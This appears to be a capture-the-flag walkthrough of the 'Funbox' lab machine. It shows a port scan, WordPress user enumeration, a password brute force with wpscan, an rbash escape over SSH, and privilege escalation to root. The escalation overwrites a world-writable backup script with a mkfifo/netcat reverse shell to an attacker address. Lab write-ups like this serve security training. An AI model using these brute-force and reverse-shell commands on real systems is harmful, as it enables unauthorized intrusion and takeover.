

Funbox

```
rustscan -a 192.168.229.77 -t 3000 -u 4000 -- -A -oN nmap
```


Three ports are open as **21**, **22** and **80**.





```
echo "192.168.229.77 funbox.fritz.box" >> /etc/hosts
```




On port **80**.





We can see that **wordpress** is running on the website.



Fire up the **wpscan**.

```
wpscan --api-token <API-TOKEN> --url http://funbox.fritz.box/ -e vp,u
```

We got a two users as **admin** and **joe**.

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Brute-force the user **joe** for password.

```
wpscan --url http://funbox.fritz.box/ -U joe -P /mnt/d/Shared/rockyou.txt -t 100
```

And we got valid credentials as **12345**.

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - joe / 12345
Trying joe / robert Time: 00:00:02 <                                    > (100 / 14344494)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: joe, Password: 12345
```

Login from **ssh** into **joe** account.

We use **-t "bash -i"** as argument because the shell of **joe** user is running on **rbash**.

```
ssh joe@funbox.fritz.box -t "bash -i"
```

```
┌──(root#Bhavesh)-[~/Offsec/Funbox]
└─# ssh joe@funbox.fritz.box -t "bash -i"
joe@funbox.fritz.box's password:
joe@funbox:~$ whoami
joe
joe@funbox:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@funbox:~$
```

We can see **.backup.sh** file as read, write and execute permission set for all.
And it **tar /var/www/html** folder and save into **/home/funny/html.tar**.

```
joe@funbox:/home/funny$ ls -la
total 47592
drwxr-xr-x 3 funny funny     4096 Aug 21  2020 .
drwxr-xr-x 4 root  root      4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny       55 Aug 21  2020 .backup.sh
lrwxrwxrwx 1 funny funny        9 Aug 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 funny funny      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25  2020 .bashrc
drwx------ 2 funny funny     4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jun 17 01:36 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19  2020 .reminder.sh
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
```

Let's change the content of the **backup.sh** file with reverse shell.

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234
>/tmp/f" > .backup.sh
```

```
joe@funbox:/home/funny$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234 >/tmp/f" > .backup.sh
joe@funbox:/home/funny$ cat .backup.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234 >/tmp/f
```

Start the listener and wait for few minutes.

We are now **root** user of the system.